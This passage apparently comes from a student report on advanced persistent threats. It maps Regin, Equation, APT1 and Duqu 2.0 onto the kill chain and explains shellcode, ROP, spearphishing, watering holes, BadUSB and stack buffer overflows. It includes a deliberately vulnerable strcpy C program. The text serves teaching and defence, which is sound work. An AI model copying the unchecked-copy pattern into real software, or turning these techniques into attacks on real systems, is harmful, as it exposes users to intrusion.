

Backend
Start
HTTP POST received from bot?
True
False
Write bot information to log over live bots
Write HTTP GET/POST data from bot to bot.log
Does <botID>.txt contain module names?
True
False
Return HTML pages with encoded Havex tags containing module
Return HTML pages with error message
Bot
Start
Collect information and send to backend via HTTP GET/POST
False
Module(s) found?
Parse HTML for Havex tags
True
Extract module(s) from HTML page and load into memory

Figure 2.7: Havex C2 flowchart[Kasb, p.12-13] [Kasa, p.71-72].

Regin

Intent and Reconnaissance

The APT known as *Regin* has been active since 2003 and was exposed publicly by Kaspersky, Symantec and others in 2014. The group is known for highly-sophisticated attacks that targeted telecom operators, government-, financial- and research-institutions in 14 countries. Also, individual people working with advanced mathematics and cryptographic research (Jean-Jacques Quisquater, Belgian cryptographer) was compromised by this APT[Kas14]. This shows a specific intent and purpose for Regin to attack such targets, which means they must have had a good understanding of how their victims could be compromised.

Weaponization, Delivery and Exploitation

Sadly there isn't any data relating to how Regin built their payload delivery system or what exploits they used. It is suspected that man-in-the-middle attacks with browser zero-days were used during initial compromise and that regin had means to exploit GSM networks in order to monitor traffic on them[Sym14, p.11][Kas14, p.18].

Installation

Regin migrated to different processes by DLL injection[Sym14, p.11][15] and persisted by hiding in a virtual filesystem (sometimes encrypted)[Sym14, p.11-12] and the Windows registry[Kas14, p.7] [Sym14, p.9]. To further the attackers reach, Regin had the capability to traverse Windows shares using administrator privileges obtained with browser zero-days as a means of achieving lateral movement[Kas14, p.3].

C2

Using a peer-to-peer type network, with all infected computers in a given compromised system communicating with each-other, Regin kept the network traffic on each individual computers as inconspicuous as possible and only contacted the C2 server from one or a very small number of infected victims[Kas14, p.21].

Actions on objective

The capabilities of Regin gives the attackers complete control over the target system in order to do keylogging, collect screenshots, files, emails and network traffic data[Kas14, p.13-15]. All with the end-goal of achieving in-depth surveillance of a given target.

Equation

Intent

Active as far back as 1996, but ramped up activity after 2001[Kas15b], infecting thousands in: government, telecom, aerospace, energy, nuclear research, oil and gas production, military, nano-technology, transportation, financial sectors[Kas15a, p.21]. This APT also targeted Islamic activists and scholars[Kas15a, p.21,24], journalists and companies developing technologies pertaining to encryption[Kas15b]. Analysis of several artifacts in the Equation malware indicates a possible link to the NSA. The codename “GROK” found in disassembled modules also appears in several documents published by Der Spiegel, mentioning it as a keylogger[Kas15a, p.20].

Reconnaissance

Similarly to Regin, this APT targeted specific companies and persons of interest, which suggest a thorough reconnaissance phase was conducted prior to the attack.

Weaponization, Delivery and Exploitation

Equation is often linked to Stuxnet since the same exploits[16] were used by Equation before the attack on the Natanz nuclear plant in Iran[Kas15a, p.14-15].

[15]For more info on DLL injection, see the section 3.5 in chapter 3 on page 40
[16]Specifically the .LNK exploit (CVE-2010-2568) was used.

These exploits and others are known to be delivered using either; physical media, like CD-ROMs and USB sticks or a watering hole attack[Kas15a, p.8]. Another method is using a computer worm, codenamed *FANNY*, which can be delivered by USB stick, thereby making it possible to infect air-gapped networks.

Installation

After the exploit has executed, the trojan codenamed *DOUBLEFANTASY* is installed to check if the victim is suitably interesting, and if so, upgrades the trojan to *GRAY-FISH*. This trojan or "implant" as Equation calls them, is the newest form of malware seen from this group and is quite sophisticated[Kas15a, p.8-10]. Among its known capabilities are:

- Gain complete control of compromised computer (start/stop processes, load drivers, create/modify files and directories).
- Achieve persistence by infecting the hard drive firmware[Kas15a, p.16-19] with a bootkit that ensures the proper loading of the trojan from the Windows registry.

C2

Equation has the ability to use, not only regular C2 servers, but also USB sticks to relay command and control messages to/from infected computers inside air-gapped networks. Unfortunately the details are scarce, to say the least, but what we do know is that Equation uses a multitude of C2 servers to send and receive commands[Kas15a, p.14] [Kas15b].

Actions on objective

The sophisticated malware is used by Equation to:

- Intercept network traffic for logging or redirection purposes.
- Password scraping.
- Live monitoring of victims using their browser.
- Keylogging and clipboard logging.

All of which enables Equation to conduct hard-to-detect surveillance of chosen targets[Kas15b].

APT1

Intent

A possible link to China is the strong indication that APT1 is part of Unit 61398, which carry out attacks on behalf of Chinese government, and therefore have Chinese interests as part of their agenda[Manb, p.22].

Reconnaissance, Weaponization and Delivery

Primarily targets English speaking companies and organizations, most of which are located in U.S., Canada and the U.K. APT1 has shown it's capable of stealing data from 20 different major industries and sectors, which suggests that their mission is to carry out a broad surveillance of targets[Manb, p.21-24].

Spearphising is the predominant way for APT1 to deliver the exploit and their e-mails are crafted in such a way as to be relevant to the chosen target. For instance by using names and e-mail addresses that are familiar, such as a colleague, CEO, IT department etc. The exploit is packaged as .ZIP files, which contains an executable disguised as an .PDF[Manb, p.29-30].

APT1 sometimes use publicly available malware, like Poison Ivy and Gh0st RAT, although in most cases they use custom trojans[Manb, p.30] as their payload. The exploit drops a simple C2-capable trojan, codenamed *WEBC2*, that gives the attacker a way to execute commands to the compromised computer (using Windows' *CMD.EXE*) and download and execute files[Manb, p.31].

Installation

With the initial trojan running, the attackers are now able to install secondary malware, which has a full range of tools to remote control the compromised computer[Mana, p.2-3], e.g.:

- Complete control over compromised computer.
- Collect and extract specific files, emails, logs and screenshots.
- Password scraping
- Investigate other users and systems on the network.

Persistence is achieved by infecting new computers, thereby establishing a certain level of redundancy (if one computer is disinfected, another is available to use as a backdoor).

To escalate the attackers privilege on a given system, APT1 uses password scrapers/dumpers like mimikatz to extract passwords from the systems memory. These passwords and hashes are used in lateral movement using pass-the-hash with the well-known tool *psexec*[17] to connect to other computers/servers.

[17]You can read a more indepth description of this technique in the Anatomy of an Attack chapter on page 49. We also have a complete description of how we used psexec in our attack example on page 69.

C2

WEBC2 is controlled by it visiting specific websites looking for HTML markers to extract as commands. However, once the installation phase is complete, the tools at the attackers disposal gives them other options, e.g. another C2 system codenamed *BISCUIT*, which has a little more functionality than *WEBC2* (launch programs as specific user, getting system information, list servers on the network, etc.)[Mana, p. 19-20].

APT1 also attempts to hide command & control messages in the regular HTTP traffic of a system or by using SSL to encrypt messages.

Actions on objective

APT1 seems similar in many ways to the other APTs we have looked at; overall surveillance of target. The tools and techniques described above give them a means to achieve that goal.

Duqu 2.0

Intent and Reconnaissance

The APT known as Duqu 2.0 is an more advanced successor to the Duqu APT, which was discovered in 2011 by Kaspersky[Kas15d, p.37]. Duqu 2.0 seems to have a very clear intent with spying on Kaspersky[Kas15d, p.44] and the nuclear summit meeting between the $P5+1$ and Iran in 2014[Kas15d, p.42] [YE15]; gain knowledge about the inner workings of an old adversary (Kaspersky) and keeping tabs on the Iranian nuclear program. The methodology and knowledge about Kaspersky and the hotels where the summit was held, show that Duqu 2.0 launched a comprehensive reconnaissance phase before the attack[YE15]. In both cases Duqu 2.0 knew precisely where to strike and how to minimize detection[Kas15d, p.4] in order to achieve their goals, for example by planting false leads throughout the malware code[Kas15d, p.43].

Weaponization, Delivery and Exploitation

The details here are vague to non-existent, since Duqu 2.0 kept their tracks well hidden[Kas15d, p.4]. The delivery system is suspected to be spearphising with several zero-day exploits to compromise the system[Kas15d, p.4].

Installation

Duqu 2.0 was a step up in sophistication from other known APTs, in that they took great care not to touch the disk when installing malware on compromised systems. Instead all the malware loaded was in-memory only[Kas15d, p.33]. We have written a little more on this in the section on In-memory persistence on page 49. Duqu 2.0 uses CVE-2014-6324 to elevate privileges and get domain admin access, which is also a form of persistence. Lateral movement was achieved using domain admin credentials and pass-the-hash[Kas15d, p.4].

Another advanced technique used by Duqu 2.0 was the ability to detect if *AVP.EXE* (Kaspersky anti-virus) was running. Duqu 2.0 could then make modifications to the anti-virus program and thereby avoid detection[Kas15d, p.12-13].

C2

As with the other APTs we have looked, Duqu 2.0 uses C2 to control compromised systems. The servers and infrastructure are the same as the previous version of Duqu, but now support more forms of communication (Windows pipes, traffic hiding etc.)[Kas15d, p.34].

Actions on objective

Duqu 2.0 has many of same capabilities seen with the other APTs we have looked at, e.g.:

- Collecting system information[Kas15d, p.21]
- Password scraping[Kas15d, p.23]
- Finding files and emails of interest[Kas15d, p.28]
- Network discovery[Kas15d, p. 19]
- Remote administration[Kas15d, p.20]

Does our chosen model hold up in the real world?

The previous section show that it is indeed possible to explain real world APT attacks using our chosen model.

The problem is that a lot of the data on APTs is inconclusive and lacking in many areas which undermine a "perfect fit". We sometimes needed to stretch our interpretation of the phase definitions, for example:

- Regin's *Weaponization*, *Delivery* and *Exploitation* phases are unknown at the time of writing.
- Duqu 2.0 *Weaponization* and *Delivery* are also unknown.
- The definition of *Installation* is debatable, is malware that only reside in-memory (like Duqu 2.0) "installed"?

In spite of these shortcomings we found that the model helped us to understand how the quite complex APTs operate in a clear and concise way.

CHAPTER 3

Anatomy of an Attack

In this chapter we take a theoretical look at how an attacker might utilize tools and techniques to gain access to a system. This will allow us to better understand different approaches one might take during an attack and possibly find some weakness in the process, which can be used in a defensive strategy.

3.1 Reconnaissance

In order to describe this phase of an attack, we need to extrapolate information from later phases because nobody has a complete overview of what methods are used by APTs. It seems that attackers gain extensive knowledge about their chosen targets using a combination of these techniques:

- Social phising - Gathering information about a company or organizations employees using LinkedIn or similar social media sites[Jag+07].
- Telephone call - Getting a person in the other end to divulge information that might help an attacker, is a low-tech way to do social engineering. Kevin Mitnick made it famous a long time ago[**Mitnick**], but it is still relevant today[Cen14] [Aus14] [Ask+13].
- Use a system profiler to collect information about a target system, e.g. OS and browser version, is Java/Adobe Flash, Reader or Quicktime installed[Mud].

One purpose of an attack might also be to extend the APTs knowledge about a target and use that knowledge in a new *Reconnaissance* phase, either for the same target or a different one, to achieve the real end-goal.

Depending on the attackers intent and resources available, the sophistication and complexity of the attack should be planned before any preparation is done. If the motivation is weak and the target is in a strong position, it might not be viable to execute the attack.

3.2 Weaponization

When the attacker has gathered information about the target environment, preferably which software is in use, the next step is to find a vulnerability and prepare an exploit.

If the attacker is aware of certain weaknesses, it will be an obvious place to attack - if the company does not apply software patches regularly it might prove effective to look at freshly released exploits. Should the attacker know of a specific version of a program running, it would be most efficient to try to find a known vulnerability or re-use exploits. The Exploit Database [1] can be used to find ready to use exploits. If no exploits are available, the attacker might take a search the CVE database from MITRE, as the application might contain vulnerabilities without published exploits.[2] In the rare case that no vulnerabilities are known, the attacker can attempt to find vulnerabilities by using a fuzzer (see chapter Finding buffer overflows on page 38) and decompiler. If any vulnerabilities are found, the attacker can attempt to prepare an exploit.

Shellcode

Shellcode is code commonly used as payload in buffer overflow attacks. It usually consist of machine code, which is placed in memory and executed by overwriting the return address. The name originates from some of the first variants, which simply spawned a command shell which could be used to continue an attack. Current variants are often more elaborate and can be used to download and execute other malicious executables, or as reverse shells that open a shell and connect back to the waiting attacker.[3]

NOP sled

As shellcode consists a set of instructions, the program pointer must be set to the first instruction for the shellcode to work properly. In some cases, the attacker does not know the precise location of the start of the shellcode. To solve this challenge, NOP sleds can be used - they provide a large target area which leads to execution of the shellcode. A commonly used NOP sled consisting of only the NOP instruction (0x90909090), is easy to detect by scanners. Other instructions can also be used for NOP sleds: add followed by a sub, *OR* a register with 0x00000000, *AND* a register with 0xFFFFFFFF, etc.

Return-oriented Programming

Another similar technique is Return-oriented Programming, which bears its name from exploitation of return statements.

[1] `https://www.exploit-db.com/`
[2] `http://cve.mitre.org/cve/cve.html`
[3] Shell-storm.org has a broad library of shellcode `http://shell-storm.org/shellcode/`

The idea behind ROP is to exploit return processing functionality to continually execute different instructions which reside at known locations. Assuming an attacker is able to locate interesting instructions, it is easy to point the EIP to the address to execute the instruction. As running a linear set of instructions might be detrimental to the purpose, the attacker would have a greater chance of success by running multiple atomic instructions. By creating several artificial stack frames and executing code just before a return instruction, the attacker is able to run arbitrary instructions. [Sha07]

A useful set of instructions followed by a return is called a ROP gadget. Stringing multiple ROP gadgets together to achieve an effective list of instructions is called chaining. By using ROP, it is possible to circumvent DEP and code signing. If the loaded codebase is large enough, there should be a enough variation in ROP gadgets to provide a Turing-complete set of instructions, allowing the attacker to theoretically complete any set of computations. [Buc+]

ret2libc is also worth mentioning: a tailored overflow of the stack frame using addresses for fragments from system library components, it is possible to execute a command shell.[4] [InV; Sha07]

[4]Due to scope of the project this will not be described further

3.3 Delivery

The three methods for delivery that are most often used by APTs are: spearphising, waterholing and USB sticks[HCA] and although we have briefly looked at each in the previous chapter, here we will go into a little more in-depth description of each.

Spearphising

Using this technique attackers construct an email and send it to a specific recipient inside the targeted company or organization. The email is laden with an attachment, typically in the form of a PDF, Word document or a ZIP/RAR file, which contains the initial malware used to compromise the machine[OKL12] (see figure 3.1). For a typically intrusion this might be enough to let the attacker achieve his or hers end-goal, but researches have uncovered instances where the attacker used the initial compromise to further refine their delivery technique, by then being able to send spearphising emails from a company/organization email account[ST, p. 2].




Figure 3.1: Spearphising.

Note that although spearphising uses email to gain information about a target, it bears several important characteristics that separate it from spam email.

- By preying on the human instinct for trustworthiness, ie. users are likely to trust email sent from another user they have already received email from before[Jag+07].
- Avoid detection by:
  - Wording the email like other company-specific emails, so as to not contain typical spam email triggers words.

– Impersonating the user by sending email using the initially compromised computer, will circumvent origin based detection, like black-listing, SPF and DKIM.

Waterholing

Using the analogy of a crocodile, patiently waiting for an unsuspecting victim to stray to close to the waters surface and the unseen predator hidden beneath, is quite apt to describe this type of malware delivery. Here the attacker shifts technique from actively sending emails laden with malware to first identifying websites visited by the target(s) and subsequently compromising those sites, in order to deliver the malware. Referring to the methods used by the Energetic Bear / Crouching Yeti APT[Kasb] which are described in chapter 2 on page 15), we can see in the figure 3.2 a branching occurring with the exploit either directly dropping the trojan onto the targets computer or redirecting the user to an attacker-controlled website, which hosts infected software or simply being downloaded and executed (if the software installer was replaced by attacker).



Attacker uses acquired knowledge to identify sites to compromise
Attacker injects browser exploit or replaces executable installer on sites frequented by target
Attacker waits for taget to visit compromised website
Exploit redirects taget to attacker-controlled site
Exploit drops malware onto targets computer
User downloads and runs infected installer
Target is lured to download infected/compromised software
Malware/trojan is now present on targets computer

Figure 3.2: Waterhole attack.

USB sticks

Another technique is the method of delivering malware using USB sticks, which are either filled with infected files or have their controller firmware re-programmed. The first of these options function similarly to the files downloaded during a waterhole attack, in that the user must open/execute the file before a compromise is in effect[5]. Worryingly, the latter option requires no action from the user except simply plugging a USB stick into a computer.

One type of defense against malware infections are so-called air-gapped systems, where a computer is disconnected permanently from any sort of communication network (internet etc.) and is only used for a specific purpose, for example:

- Private/public key generation and storage[Sta].
- Working with sensitive/private information[Sch13]
- Bitcoin storage[Paj14].
- Industrial and military systems, e.g. SCADA environments and "secured" military computers and networks

If a user wants to transfer data back and forth, a USB stick is typically used. However, although considered secure by many, this technique is vulnerable to several attacks, one of which is the use of infected USB sticks[6]. Most famously used by the U.S. military and the Israeli intelligence agency in the attack on the Natanz nuclear plant in Iran (Stuxnet[CL10]). Other cases have surfaced since then. In 2008, Russian (presumably) hackers infiltrated an air-gapped U.S. military network using USB sticks[Nak11].

So how did the attackers get USB sticks inside the air-gapped system? There are several possible ways.:

- USB stick containing conference lecture notes. For example, both Regin and Equation used this technique, although with infected CD ROMs, sent after the conference to participants[Zet15].
- Promotional USB sticks, which are widely used by different vendors to promote their brand/business.
- Stealing the USB stick, implanting malware, then getting it back all without the target noticing.

Which all boils down to users indiscriminately plugging in USB sticks without considering or knowing the potential danger. South Korean security firm AhnLab conducted an experiment during the 2013 RSA conference, which found that of the 300 attending, about 78% will pick up and plug in a USB stick if they see one lying around[Ahn13]. Another similar study conducted by the U.S. Department of Homeland Defense, found

[5]Similarly the exploit can be delivered through the *Autoplay* feature in Windows, like Conficker used - `https://en.wikipedia.org/wiki/Conficker`

[6]The others being: Van Eck phreaking (TEMPEST) and black-bag attacks (`http://xkcd.com/538/`)

that number to be closer to 60%, but jumped incredibly to around 90% when the USB sticks where outfitted with an official looking logo[Wei].

These numbers show a huge potential for exploitation and several APT groups are aware of this fact and have used it.

How does it work?




Figure 3.3: Diagram of a typical USB stick[NL].

USB is a means for multipurpose peripherals like web-cams, cameras, microphones, speakers and hard drives to use the same hardware interface, when connected to a computer. By implementing a micro-controller into the peripheral (as shown in figure 3.3), which handles communication, one avoids the need for peripheral specific ports. Just use the USB port and the micro-controller will handle the rest. The computer doesn't care about the micro-controller side of things, as long as it receives standard USB communication about what drivers for which peripheral should be loaded.

What a lovely idea. Unfortunately, in practice this puts who-ever is in control of the micro-controller in control of the computer, as demonstrated quite aptly by the BadUSB attack[NL]. By reverse engineering the firmware, researchers at SR-Labs[7], found a weakness in the initial set-up communication between the USB device and computer. USB devices are recognized by so-called *identifiers*, which tells the computer which type of driver to load when the device is plugged in. Examples of identifiers are:

- Audio
- Video
- Mass storage

These identifiers can be grouped into *descriptors*, which describe the capability of the USB device, eg. Audio/Video for web-cam + microphone. The steps for initializing an USB device is shown in figure 3.4 and here we can see the weakness. USB allows

[7]`https://srlabs.de`




Figure 3.4: USB initialization steps[NL].

for a device to deregister and register itself again, prompting the computer to load another driver.

By patching the firmware[8] an attacker can make the computer load any driver (in the BadUSB example, a keyboard driver is loaded) effectively giving over complete control.

[8]Presentation from Blackhat: `https://www.youtube.com/watch?v=nuruzFqMgIw`

3.4 Exploitation

Before we jump into the attack example, we want to present some theoretics about the exploitations we have used. To keep the section short we are primarily going to focus on buffer overflows as it is the most critical type of vulnerabilities: A 2012 report from Sourcefire comparing different types of vulnerabilities stated that between 1988-2012 buffer overflows were consistently the highest ranking vulnerability. [Yve12] A paper from 2000 declared buffer overflows had been the *vulnerability of the decade* - 1990-2000 that is. Despite the overwhelming amount of research put towards mitigating buffer overflows[9], it is still a leading cause of software vulnerabilities. [Cow+00]

Memory mangement

In order to understand the details of this chapter on buffer overflows, it is necessary to know how memory is used and accessed during program execution. At the techical level of the reader brief summary of memory management, virtual memory and memory address space should suffice.

Most multitasking operating systems make use of virtual memory to separate data and internal states of running processes. [Hal+14]

Virtual Memory

Virtual memory is a technique used in most major OS distributions today. (see Figure 3.5)

It is a necessity to use virtual memory for multiprocessed OS's, as compiled binaries contain fixed addresses for functions and have calls for those functions addresses hardcoded in assembly. If Virtual memory is not used, two processes count not be running simultaneously as they could potentially use the same physical addresses for different functions. It would be possible to page-out[10] conflicting memory sections when doing context switching, but that would be unnecessarily I/O expensive. Virtual memory allows memory from running processes to be separated. This prevents data leakage to other applications, prevents pointer errors from crashing other processes.

Another benefit of using Virtual Memory is that memory which have not been referenced for a while can be written to a pagefile on disk. This allows the operating system to better utilize the physical memory for applications which are currently active. If a program requires a large contiguous chunk of memory for an array, it is possible to allocate a large amount of sequential virtual memory, even through free physical memory is very fragmented.[11]

[9]A search for "buffer overflow prevent" on Google Scholar yields approx. 63300 results as of June 15th 2015

[10]Move contents of RAM to disk

[11]There are more benefits to using virtual memory, but due to the scope of the project, we will not present an exhaustive list here



Virtual memory (per process)
Physical memory
Free
Free
Allocated
Allocated for other process
Allocated
Allocated for other process
Free
RAM
Swapped out
Disk (swap file)

Figure 3.5: Virtual memory and address translation to physical memory.

What is a buffer overflow?

A buffer overflow is an anomaly which causes a program to write beyond the boundaries of a buffer, overwriting the memory locations adjacent to the buffer. Depending on where the buffer is located and what is overwritten, the overflow may alter other variables, saved pointers or return addresses. Changed variables can be critical for some applications: ie. for banking, where overwriting the amount of money a customer is currently depositing on his account or transferring to another person would lead to inconsistencies and great financial losses for the bank. Altering saved pointers and return addresses could allow an attacker to alter the execution flow and run arbitrary code. A buffer overflow can occur in any type of buffer, whether it's placed in stack, heap or text area of memory.[12]




Figure 3.6: Stack overflow visualized.

Stack

Local variables used within a function are stored on the stack with information about the calling process. Variables stored in the stack are cheap to allocate, in opposition to variables in heap, which must be arranged by the operating system[13].

Heap

Dynamically allocated memory, which is often passed between many different functions, reside in the heap. Variables and arrays which are created using *new* are placed on the heap - any overflows which targets arrays on the heap can be used to place shellcode in memory or overwrite other heap variables, but not the return address.

[12]Buffer overflows is listed as CWE-120 in MITREs Common Weakness Enumeration database `https://cwe.mitre.org/data/definitions/120.html`

[13]Some memory intensive applications allocate a large amount of memory and implement their own algorithm which fits the specific usage pattern of the program

Buffer overflow example

For the following example we have used xubuntu 14.04 LTS [14]. This version of linux was chosen due to gcc being available by default, 32-bit architecture to allow easy demonstration of buffer overflow errors, ease of installation and our familiarity with the distribution.

Notation, functions and examples for this chapter will all be in the context of C, as it is a common language used across multiple architectures.

String based stack buffer overflow

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, const char* argv[]){
  if(argc != 2){
    printf("Error: Argument missing. Usage: %s <string>\n",argv[0]);
    exit(1);
  }
  char buffer[4]="abc", secret[4]="def";
  printf("buffer: %s\n",buffer);
  printf("secret: %s\n",secret);
  strcpy(buffer,argv[1]);
  printf("buffer: %s\n",buffer);
  printf("secret: %s\n",secret);
}
```

Figure 3.7: Contents of buffer_overflow.c.

When working with strings in C, it is necessary to be able to manipulate them in different ways. Two commonly used functions in C/C++ for this purpose are *strcpy*[15] and *strcat*[16] which, respectively, copies a string to another memory location or concatenates two strings.

The code in Figure 3.7 contains a buffer overflow vulnerability, as the length of the input string is not checked prior to copying. Using *strcpy* could result in writing more bytes to the stack than the buffer can contain. length of the string being copied

[14]installed using xubuntu-14.04.2-desktop-i386.iso downloaded from xubuntu.org - *uname -v* outputs *#40~14.04.1-Ubuntu SMP Thu Jan 15 17:45:15 UTC 2015*

[15]`http://www.cplusplus.com/reference/cstring/strcpy/`

[16]`http://www.cplusplus.com/reference/cstring/strcat/`

might exceed the size of the buffer, as it is not checked prior to copying, or stopped when the end of the buffer is reached.

The programmers intended output of the program (Figure 3.8) is be that the contents of *buffer* is set to whatever the first argument contains, and that the *secret* variable is untouched.

```
$ gcc buffer_overflow.c -o buffer_overflow
$ buffer_overflow 1
buffer: abc
secret: def
buffer: 1
secret: def
```

```
[a][b][c][0] [d][e][f][0] [?][?][?][?] [?][?][?][?] [?][?][?][?]
[  buffer  ] [  secret  ] [  canary  ] [ SavedFP  ] [ RetAddr  ]

[1][0][c][0] [d][e][f][0] [?][?][?][?] [?][?][?][?] [?][?][?][?]
[  buffer  ] [  secret  ] [  canary  ] [ SavedFP  ] [ RetAddr  ]
```

Figure 3.8: Execution example with visual representation of the stack before and after execution.

Due to missing input size checking, the program contains an error which can be exploited: If the argument contains 4 characters or more, data in the *secret* variable is overwritten. (Figure 3.9)

```
